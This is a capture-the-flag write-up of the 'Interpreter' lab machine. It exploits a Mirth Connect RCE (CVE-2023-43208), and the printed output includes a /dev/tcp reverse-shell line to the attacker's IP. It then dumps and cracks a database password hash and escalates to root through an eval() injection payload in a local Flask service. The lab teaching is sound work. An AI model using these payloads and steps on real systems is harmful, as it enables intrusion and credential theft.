Interpreter
Intepreter is a medium-difficulty box that runs on Linux, it starts with vulnerable web server from which we can gain RCE, use that to obtain credentials, and then use a vulnerable Python application to escalate privileges. Let's get started.
Initial Access
First, we’ll run an nmap scan.
nmap -sCV -sV -oA nmap/scanTcp 10.129.244.184
This shows that the server offers both HTTP and HTTPS services..
# Nmap 7.98 scan initiated Thu Mar 19 18:26:25 2026 as: nmap -sV -sCV -oA nmap/scanTcp 10.129.244.184
Nmap scan report for 10.129.244.184
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
| 256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp  open  http     Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp open  ssl/http Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 19 18:40:57 2026 -- 1 IP address (1 host up) scanned in 871.43 seconds
When we open it in a browser, we'll see this.

We can see that it's a service called "Mirth Connect," so we can check GitHub to see if the source code is available there; where we can find this.

You may have noticed the release year in the previous image; that will come in handy now as we look for a specific release on GitHub.

Bingo! Here we can clearly see that the software is vulnerable to RCE. Now we can search for POC exploit like here. Which we can run to obtain a reverse shell.
First we run netcat to listen in separate terminal.
nc -lvnp 444
And then we run exploit script. (In this exploit script you should not run separate netcat listener because listener is already baked into the exploit but I like more running my own listener)
┌──[10:41:48]─[chizzy@archlinux]─[CVE-2023-43208-EXPLOIT] on git:main x exploit-env
└──╼ $ python3 CVE-2023-43208.py -u https://10.129.244.184 -lh [Your IP address] -lp 4444

[*]  ██████ ██    ██ ███████       ██████   ██████  ██████  ██████        ██   ██ ██████  ██████   ██████   █████
[*] ██      ██    ██ ██                 ██ ██  ████      ██      ██       ██   ██      ██      ██ ██  ████ ██   ██
[*] ██      ██    ██ █████   █████  █████  ██ ██ ██  █████   █████  █████ ███████  █████   █████  ██ ██ ██  █████
[*] ██       ██  ██  ██            ██      ████  ██ ██           ██            ██      ██ ██      ████  ██ ██   ██
[*]  ██████   ████   ███████       ███████  ██████  ███████ ██████             ██ ██████  ███████  ██████   █████

[+] Coded By: K3ysTr0K3R and Chocapikk ( NSA, we're still waiting :D )

[*] Setting up listener on 10.10.15.197:4444 and launching exploit...
Exception in thread Thread-1 (start_listener):
Traceback (most recent call last):
  File "/usr/lib/python3.10/threading.py", line 1016, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3.10/threading.py", line 953, in run
    self._target(*self._args, **self._kwargs)
  File "/home/chizzy/Desktop/HTB/Interpreter/exploits/CVE-2023-43208-EXPLOIT/CVE-2023-43208.py", line 55, in start_listener
    with socket.create_server(("0.0.0.0", int(self.rshell_port))) as listener:
  File "/usr/lib/python3.10/socket.py", line 939, in create_server
    raise error(err.errno, msg) from None
OSError: [Errno 98] Address already in use (while attempting to bind on address ('0.0.0.0', 4444))
[*] Looking for Mirth Connect instance...
[+] Found Mirth Connect instance
[+] Vulnerable Mirth Connect version 4.4.0 instance found at https://10.129.244.184
[!] sh -c $@|sh . echo bash -c '0<&53-;exec 53<>/dev/tcp/10.10.15.197/4444;sh <&53 >&53 2>&53'
[*] Launching exploit against https://10.129.244.184...
(exploit-env)
And we can look to the second terminal a we can see, we got a shell!
┌──[10:40:25]─[chizzy@archlinux]─[CVE-2023-43208-EXPLOIT] on git:main x
└──╼ $ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.244.184 42062
whoami
mirth
This shell looks kinda ugly, so we can upgrade it to interactive TTY using this commands.
python_bin=$(ls /bin | grep -m 1 -E '^python[0-9.]*$'); shell_bin=$(ls /bin | grep -E '^(sh|bash)$' | head -n 1); [ -n "$python_bin" -a -n "$shell_bin" ] && $python_bin -c "import pty; pty.spawn('/bin/$shell_bin')"
Now we press CTRL + Z and type rest of commands.
stty raw -echo ; fg

export TERM=xterm
This looks much prettier, after this we can search for database credentials, from witch we can dump other users.
mirth@interpreter:/usr/local/mirthconnect$ ls
client-lib  logs                 mirth-server-launcher.jar  server-lib
conf        mcserver             preferences                uninstall
custom-lib  mcserver.vmoptions   public_api_html            webapps
docs        mcservice            public_html
extensions  mcservice.vmoptions  server-launcher-lib
mirth@interpreter:/usr/local/mirthconnect$ cd conf
mirth@interpreter:/usr/local/mirthconnect/conf$ cat mirth.properties
...
...
# database credentials
database.username = mirthdb
database.password = MirthPass123!
...
...
From this config file we can see database credentials. Let's get users passwords from it!
mirth@interpreter:/usr/local/mirthconnect$ mariadb -u mirthdb -pMirthPass123! -e "USE mc_bdd_prod; SHOW TABLES;"
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT |
| CHANNEL |
| CHANNEL_GROUP |
| CODE_TEMPLATE |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION |
| DEBUGGER_USAGE |
| D_CHANNELS |
| D_M1 |
| D_MA1 |
| D_MC1 |
| D_MCM1 |
| D_MM1 |
| D_MS1 |
| D_MSQ1 |
| EVENT |
| PERSON |
| PERSON_PASSWORD |
| PERSON_PREFERENCE |
| SCHEMA_INFO |
| SCRIPT |
+-----------------------+
mirth@interpreter:/usr/local/mirthconnect$ mariadb -u mirthdb -pMirthPass123! -e "USE mc_bdd_prod; SELECT * FROM PERSON;"
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION | LAST_LOGIN | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME | LOGGED_IN | ROLE | COUNTRY | STATETERRITORY | USERCONSENT |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| 2 | sedric | | | | NULL | | | | 2025-09-21 17:56:02 | NULL | 0 | NULL | | NULL | United States | NULL | 0 |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
mirth@interpreter:/usr/local/mirthconnect$ mariadb -u mirthdb -pMirthPass123! -e "USE mc_bdd_prod; SELECT * FROM PERSON_PASSWORD;"
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD | PASSWORD_DATE |
+-----------+----------------------------------------------------------+---------------------+
| 2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
mirth@interpreter:/usr/local/mirthconnect$ ls /home
sedric
mirth@interpreter:/usr/local/mirthconnect$
From this we got a sedric user which is also in the home directory. With a hash "u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==".
Looks like Base64 but it is actually Base64( 8-byte-salt || 32-byte-PBKDF2-digest ) = 40 bytes total
From this GitHub repo we can see how to decrypt it. We can use this python script.
import base64

stored = base64.b64decode("u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==")

# First 8 bytes = salt, remaining 32 bytes = PBKDF2 digest
salt_b64 = base64.b64encode(stored[:8]).decode()
hash_b64 = base64.b64encode(stored[8:]).decode()

print(f"sha256:600000:{salt_b64}:{hash_b64}")
We can write this hash to a file and crack it with hashcat.using rockyou wordlist.
python3 convert_hash.py > sedric_crackable.hash

hashcat -m 10900 sedric_crackable.hash rockyou.txt
We have now obtained the SSH credentials: sedric:snowflake1.
Privilege Escalation
First we log in using ssh credentials.
┌──[11:29:32]─[chizzy@archlinux]─[credentials]
└──╼ $ ssh sedric@10.129.244.184
The authenticity of host '10.129.244.184 (10.129.244.184)' can't be established.
ED25519 key fingerprint is: SHA256:Oz7Fk6YvrB8/5uSyuoY+mqLefkwpPaepkXAppxIX0xk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.184' (ED25519) to the list of known hosts.
sedric@10.129.244.184's password:
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 25 08:52:13 2026 from 10.10.15.197
sedric@interpreter:~$ ls
user.txt
sedric@interpreter:~$
We now have the user flag, but we want to get the root flag, so we'll start by finding out what services are running on the system.
sedric@interpreter:~$ ss -tunlp
Netid                   State                    Recv-Q                   Send-Q                                     Local Address:Port                                       Peer Address:Port                   Process
udp                     UNCONN                   0                        0                                                0.0.0.0:68                                              0.0.0.0:*
tcp                     LISTEN                   0                        256                                              0.0.0.0:6661                                            0.0.0.0:*
tcp                     LISTEN                   0                        50                                               0.0.0.0:80                                              0.0.0.0:*
tcp                     LISTEN                   0                        128                                              0.0.0.0:22                                              0.0.0.0:*
tcp                     LISTEN                   0                        50                                               0.0.0.0:443                                             0.0.0.0:*
tcp                     LISTEN                   0                        128                                            127.0.0.1:54321                                           0.0.0.0:*
tcp                     LISTEN                   0                        80                                             127.0.0.1:3306                                            0.0.0.0:*
tcp                     LISTEN                   0                        128                                                 [::]:22                                                 [::]:*
From this, we can see that something is running locally on port 54321. We can use wget to find out which web server is running on this port.
sedric@interpreter:~$ wget -S -O- http://127.0.0.1:54321
--2026-03-25 09:00:53--  http://127.0.0.1:54321/
Connecting to 127.0.0.1:54321... connected.
HTTP request sent, awaiting response...
  HTTP/1.1 404 NOT FOUND
  Server: Werkzeug/2.2.2 Python/3.11.2
  Date: Wed, 25 Mar 2026 13:00:53 GMT
  Content-Type: text/html; charset=utf-8
  Content-Length: 207
  Connection: close
2026-03-25 09:00:53 ERROR 404: NOT FOUND.
This is clearly a Python server; we can use this information when searching for the file from which the server was launched.
sedric@interpreter:~$ ps aux | grep python
root        3518  0.0  0.6 400212 25796 ?        Ssl  05:38   0:05 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
root        3522  0.0  0.8 113604 32148 ?        Ss   05:38   0:02 /usr/bin/python3 /usr/local/bin/notif.py
mirth       3954  0.0  0.2  16520  9592 ?        S    05:52   0:00 python3 -c import pty; pty.spawn('/bin/bash')
mirth       4024  0.0  0.2  16520  8492 ?        S    06:10   0:00 python3 -c import pty; pty.spawn('/bin/bash')
sedric      4427  0.0  0.0   6340  2120 pts/2    S+   09:05   0:00 grep python
sedric@interpreter:~$
You can notice the interesting notif.py file. Let's take a look at it.
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
Right from the start, we can notice a few interesting things:
-
- We can only send requests from localhost.
-
- There is endpoint /addPatient.
-
- There is kinda dangerous python function eval().
Because notif.py is running as root and have parsing using eval() function, we can write exploit that looks something like this.
┌──[14:20:43]─[chizzy@archlinux]─[privEsc]
└──╼ $ cat exploit.py
import requests

url = "http://localhost:54321/addPatient"
xml = """
<patient>
  <firstname>{open('/root/root.txt').read()}</firstname>
  <lastname>X</lastname>
  <sender_app>X</sender_app>
  <timestamp>X</timestamp>
  <birth_date>01/01/2000</birth_date>
  <gender>M</gender>
</patient>
"""

response = requests.post(url, data=xml, headers={'Content-Type': 'application/xml'})
print(response.text)
We will upload to the machine, run and voilà we have a root flag.
sedric@interpreter:~$ python3 exploit.py
Patient [root flag]
 X (M), 26 years old, received from X at X
sedric@interpreter:~$
Thank you for your attention, and see you next time.